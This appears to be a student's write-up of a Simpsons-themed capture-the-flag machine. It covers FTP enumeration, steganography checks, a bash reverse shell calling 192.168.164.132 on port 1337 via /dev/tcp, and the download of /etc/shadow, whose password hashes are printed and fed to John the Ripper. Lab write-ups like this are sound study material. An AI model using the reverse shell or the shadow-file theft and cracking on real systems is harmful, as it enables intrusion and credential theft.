ftp>
ftp>
ftp>
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000        94898 Dec 06 18:54 34361738.jpg
-rw-rw-r--    1 1000     1000       305110 Dec 06 18:54 DcvZF4U.png
-rw-rw-r--    1 1000     1000        13911 Dec 06 18:55 hqdefault.jpg
-rw-rw-r--    1 1000     1000        13610 Dec 06 18:51 index.jpeg
-rw-rw-r--    1 1000     1000        37665 Dec 06 18:54 the-simpsons-married
-rw-rw-r--    1 1000     1000          160 Dec 06 19:00 xena Password
226 Directory send OK.
ftp> get xena\ Password
local: xena Password remote: xena Password
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for xena Password (160 bytes).
226 Transfer complete.
160 bytes received in 0.00 secs (174.9720 kB/s)
ftp> 
```


```
I've finally found out your true name(password) that you've been hidding from me my dear and !
shall use it acess your account and we shall be together again.
```

I started to look deeper into the FTP and found multiple things and two other accounts, homersimpson and professorfrink



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    5 1001     1001         4096 Dec 07 18:42 comicbookguy
drwxr-xr-x   20 1000     1000         4096 Dec 07 19:48 homersimpson
drwxr-xr-x    2 1002     1002         4096 Dec 06 19:06 professorfrink
226 Directory send OK.
ftp>
```

found no files in professorfrink, but found files in homersimpson which led me to find the Proof directory and text file with the message "You truely are a the gifted one, you've found me."




```
You truely are a the gifted one, you've found me.
```

```
drwxr-xr-x   20 1000     1000         4096 Dec 07 19:48 homersimpson
drwxr-xr-x    2 1002     1002         4096 Dec 06 19:06 professorfrink
226 Directory send OK.
ftp> cd homersimpson
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1000     1000         4096 Dec 07 19:40 Desktop
drwxr-xr-x    2 1000     1000         4096 Dec 06 17:19 Documents
drwxr-xr-x    2 1000     1000         4096 Dec 07 17:31 Downloads
drwxr-xr-x    2 1000     1000         4096 Dec 06 17:19 Music
drwxr-xr-x    2 1000     1000         4096 Dec 06 17:19 Pictures
drwxrwxr-x    2 1000     1000         4096 Dec 07 19:42 Proof
drwxr-xr-x    2 1000     1000         4096 Dec 06 17:19 Public
drwxr-xr-x    2 1000     1000         4096 Dec 06 17:19 Templates
drwxrwxr-x    2 1000     1000         4096 Dec 07 16:17 Untitled Folder
drwxr-xr-x    2 1000     1000         4096 Dec 06 17:19 Videos
-rw-r--r--    1 0        0            1306 Dec 07 15:48 ca.crt
-rw-r--r--    1 0        0            1054 Dec 07 15:47 ca.csr
-rw-r--r--    1 0        0            1675 Dec 07 15:46 ca.key
-rw-rw-r--    1 1000     1000           90 Dec 07 19:41 doc.txt
-rw-r--r--    1 1000     1000         8980 Dec 06 17:06 examples.desktop
-rwxrwxrwx    1 1000     1000          103 Dec 07 18:13 message.sh
-rwxrwxrwx    1 1000     1000          162 Dec 07 18:16 test.sh
226 Directory send OK.
ftp> cd Proof
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           50 Dec 07 19:42 text
226 Directory send OK.
ftp> get text
local: text remote: text
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for text (50 bytes).
226 Transfer complete.
50 bytes received in 0.02 secs (2.2487 kB/s)
ftp> 
```


The file was found via directory transversal, in other words I hoped from directory to directory to find the file, the next thing was to find if I could get root access to the machine.

First I decided to take the pictures I recovered and check them for stenography, maybe a hidden password, for this I needed to download a tool called "StegHide" using the command "**sudo apt-get install steghide**", to find information about the file I used the command "**steghide info /root/Simpsons/FTP/Comics/***.jpg**" this process failed as the tool does not tell you if it detects and instantly asks you to decrypt the file, it done this for every file so I determined it didnt work for detection.



```
root@Skynet:~# steghide info '/root/Simpsons/FTP/Comics/1508628-comic_book_guy_5
.jpg'
"1508628-comic_book_guy_5.jpg":
  format: jpeg
  capacity: 3.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@Skynet:~#
```

I tried another tool which I got from source forge called "XStegSecretBeta" it was in another language but I got the idea pretty quick, the tool scanned all the files in the directories that I copied down including all the pictures, and it found nothing.


StegSecret - Herramienta de Detección Esteganográfica -
Opciones
Ayuda
- StegSecret - Herramienta de Esteganálisis
Detección
Análisis de Imágenes
Ayuda
Arbol de Directorios
Particion de Datos [NTFS|EXT|FAT32]...
Analisis de Ficheros de un Directorio
Ficheros
Estadisticas

K:\Simpsons
K:\Simpsons\PicturesfromAnon
K:\Simpsons\PicturesfromAnon\the-simpsons-family_8841
K:\Simpsons\PicturesfromAnon\94736_1.gif
K:\Simpsons\PicturesfromAnon\THE-SIMPSONS-SEASON-
K:\Simpsons\PicturesfromAnon\images.jpeg
K:\Simpsons\PicturesfromAnon\images.png
K:\Simpsons\PicturesfromAnon\SimpsonsMPG_7G10.jpg
K:\Simpsons\PicturesfromAnon\homer-spiderpig-simpson
K:\Simpsons\PicturesfromAnon\Colonel_Homer.png
K:\Simpsons\PicturesfromAnon\screen-shot-2011-10-12-at
K:\Simpsons\FTP


Nombre del Fichero	Atributos	Tamaño (bytes)	Ultima Modificaciór
PicturesfromAnon	drw	0	Sat Dec 17 22:00:5..
FTP	drw	0	Fri Dec 16 11:31:04.
cluster-passwd-lib.pl	-rw	4185	Sat Dec 17 20:10:5..
save_passwd.cgi	-rw	1685	Sat Dec 17 20:10:3..
ca.crt	-rw	1306	Sat Dec 17 01:49:3..
xena Password	-rw	160	Fri Dec 16 12:14:38.
Bash.sh	-rw	59	Fri Dec 16 12:51:24.
text	-rw	50	Sat Dec 17 00:44:2..
doc.txt	-rw	90	Sat Dec 17 20:39:5..
message.sh	-rw	103	Sat Dec 17 18:28:4..
john	-rw	0	Sat Dec 17 14:16:4..
NmapResults.save	-rw	8105	Wed Dec 14 22:41:..
test.sh	-rw	162	Sat Dec 17 18:28:3..
WebScarab.propert...	-rw	350	Thu Dec 15 00:52:1.
comicbookguy	drw	0	Fri Dec 16 10:48:54.
Roothash	-rw	118	Sat Dec 17 14:16:5..

Nombre Fichero	Detectado	TOC	Programa	Tamaño Info Oculta (bytes)	Ruta

Fichero Actual: ssh_config

Ficheros Escaneados: 46 | Ficheros Detectados: 0 | Posibles Ficheros Detectados: 0


I moved back to try to get root access to the system, I have access to the FTP as comicbookguy he has read and execute permissions on 90% of the files, after my original attempt on the web server failed I decided to try a different way with a netcat reverse shell, I wrote with help a basic shell to call out port 1337, which netcat would listen for on the attacking machine. originally plan was to use the "put" command to put the shell on the system and execute the bash shell.




```
#!/bin/bash
bash -i >& /dev/tcp/192.168.164.132/1337 0>&1
```

But halfway through this, I remember when working on my own server I could just get the hash from the shadow file

so I navigated to the homersimpson/etc/ where I was able to "**get**" even tho there permissions where against me it still allowed me to download the file, it worked so im not going to say anything.




```
drwxr-xr-x  2 0     0       4096 Jul 19 12:45 sensors.d
-rw-r--r--  1 0     0      10368 Oct 02  2015 sensors3.conf
-rw-r--r--  1 0     0      19608 Dec 07 18:25 services
drwxr-xr-x  2 0     0       4096 Jul 19 12:49 sgml
-rw-r-----  1 0     42      1560 Dec 07 19:21 shadow
-rw-------  1 0     0       1560 Dec 07 19:21 shadow-
-rw-r--r--  1 0     0         73 Jul 19 12:42 shells
drwxr-xr-x  3 0     0       4096 Jul 19 12:45 signon-ui
-rw-r--r--  1 0     0       1803 Nov 06  2015 signond.conf
```



```
root:!:17142:0:99999:7:::
daemon:*:17001:0:99999:7:::
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7:::
sync:*:17001:0:99999:7:::
games:*:17001:0:99999:7:::
man:*:17001:0:99999:7:::
lp:*:17001:0:99999:7:::
mail:*:17001:0:99999:7:::
news:*:17001:0:99999:7:::
uucp:*:17001:0:99999:7:::
proxy:*:17001:0:99999:7:::
www-data:*:17001:0:99999:7:::
backup:*:17001:0:99999:7:::
list:*:17001:0:99999:7:::
irc:*:17001:0:99999:7:::
gnats:*:17001:0:99999:7:::
nobody:*:17001:0:99999:7:::
systemd-timesync:*:17001:0:99999:7:::
systemd-network:*:17001:0:99999:7:::
systemd-resolve:*:17001:0:99999:7:::
systemd-bus-proxy:*:17001:0:99999:7:::
syslog:*:17001:0:99999:7:::
_apt:*:17001:0:99999:7:::
messagebus:*:17001:0:99999:7:::
uuidd:*:17001:0:99999:7:::
lightdm:*:17001:0:99999:7:::
whoopsie:*:17001:0:99999:7:::
avahi-autoipd:*:17001:0:99999:7:::
avahi:*:17001:0:99999:7:::
dnsmasq:*:17001:0:99999:7:::
colord:*:17001:0:99999:7:::
speech-dispatcher:!:17001:0:99999:7:::
hplip:*:17001:0:99999:7:::
kernoops:*:17001:0:99999:7:::
pulse:*:17001:0:99999:7:::
rtkit:*:17001:0:99999:7:::
saned:*:17001:0:99999:7:::
usbmux:*:17001:0:99999:7:::
homersimpson:$1$aibpdW16$IO7QX1cbKtejlJJ2vPdjn1:17142:0:99999:7:::
ftp:*:17142:0:99999:7:::
comicbookguy:$6$x2IDprgM$90Cf4fnI3Z9GdfqBzuGwXCV1OaeanOCiFP1kC7YlAeXkYJDpM0Gwn.mgYhFaD8iygnz4w5QR39XyKBIZu0Ucq/:17142:0:99999:7:::
professorfrink:$6$Vxrb.VXd$2CnXU9sLBc26IBv8b4VsGQ7ptaVKTQiOi5.dDCS8W0vGq9RYRjZ2pAQ7HLXjWDLY5MEVGrdvNJaAhZaXgBZT4/:17142:0:99999:7:::
telnetd:*:17142:0:99999:7:::
mysql:!:17142:0:99999:7:::
sshd:*:17143:0:99999:7:::
```

to crack this I used John The Ripper.. it has been 6 hours and I don't think it is anywhere into it yet



```
--list=WHAT               list capabilities, see --list=help or doc/OPTIONS
--format=NAME             force hash of type NAME. The supported formats can
                          be seen with --list=formats and --list=subformats

root@Skynet:~# unshadow /root/Desktop/shadow /root/Desktop/shadownew
fopen: /root/Desktop/shadownew: No such file or directory
root@Skynet:~# unshadow /root/Desktop/shadow /root/Desktop/shadow > pass
root@Skynet:~# john pass
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "crypt"
Use the "--format=crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:15:00  3/3 0g/s 56737p/s 56737c/s 56737C/s m17ng4..m17nhu
0g 0:00:16:19  3/3 0g/s 56757p/s 56757c/s 56757C/s gnapod..gnappi
0g 0:00:44:56  3/3 0g/s 56184p/s 56184c/s 56184C/s 13770764..13770308
0g 0:00:44:57  3/3 0g/s 56185p/s 56185c/s 56185C/s 15969558..15969338
0g 0:00:57:24  3/3 0g/s 56072p/s 56072c/s 56072C/s 0ne475..0ne47f
0g 0:01:14:58  3/3 0g/s 55958p/s 55958c/s 55958C/s dmb132b..dmb13si
0g 0:01:36:07  3/3 0g/s 56346p/s 56346c/s 56346C/s tinn261..tinn299
0g 0:01:36:08  3/3 0g/s 56346p/s 56346c/s 56346C/s tryc3sg..tryb3rs
0g 0:01:36:13  3/3 0g/s 56342p/s 56342c/s 56342C/s tykudd4..tykud18
0g 0:02:13:51  3/3 0g/s 56162p/s 56162c/s 56162C/s sg1fc..sg1fn
0g 0:02:23:41  3/3 0g/s 56128p/s 56128c/s 56128C/s 2s9cas..2s9cab
0g 0:04:03:15  3/3 0g/s 55581p/s 55581c/s 55581C/s 11c0uf3..11c0uma
0g 0:04:30:04  3/3 0g/s 55662p/s 55662c/s 55662C/s nesnav3..nesnaka
0g 0:05:31:01  3/3 0g/s 55782p/s 55782c/s 55782C/s msjbeky..msjbek6
0g 0:06:03:12  3/3 0g/s 55832p/s 55832c/s 55832C/s a1ld21s..a1ld240
0g 0:06:03:13  3/3 0g/s 55831p/s 55831c/s 55831C/s a1noad4..a1noar1
```

so for me im out of Ideas short of leaving John the ripper cracking the shadow file for a few days and seeing what it spits out in the end, It has been a fun and interesting challenge.

In conclusion, fun and tough, I need more practice attacking Linux machines.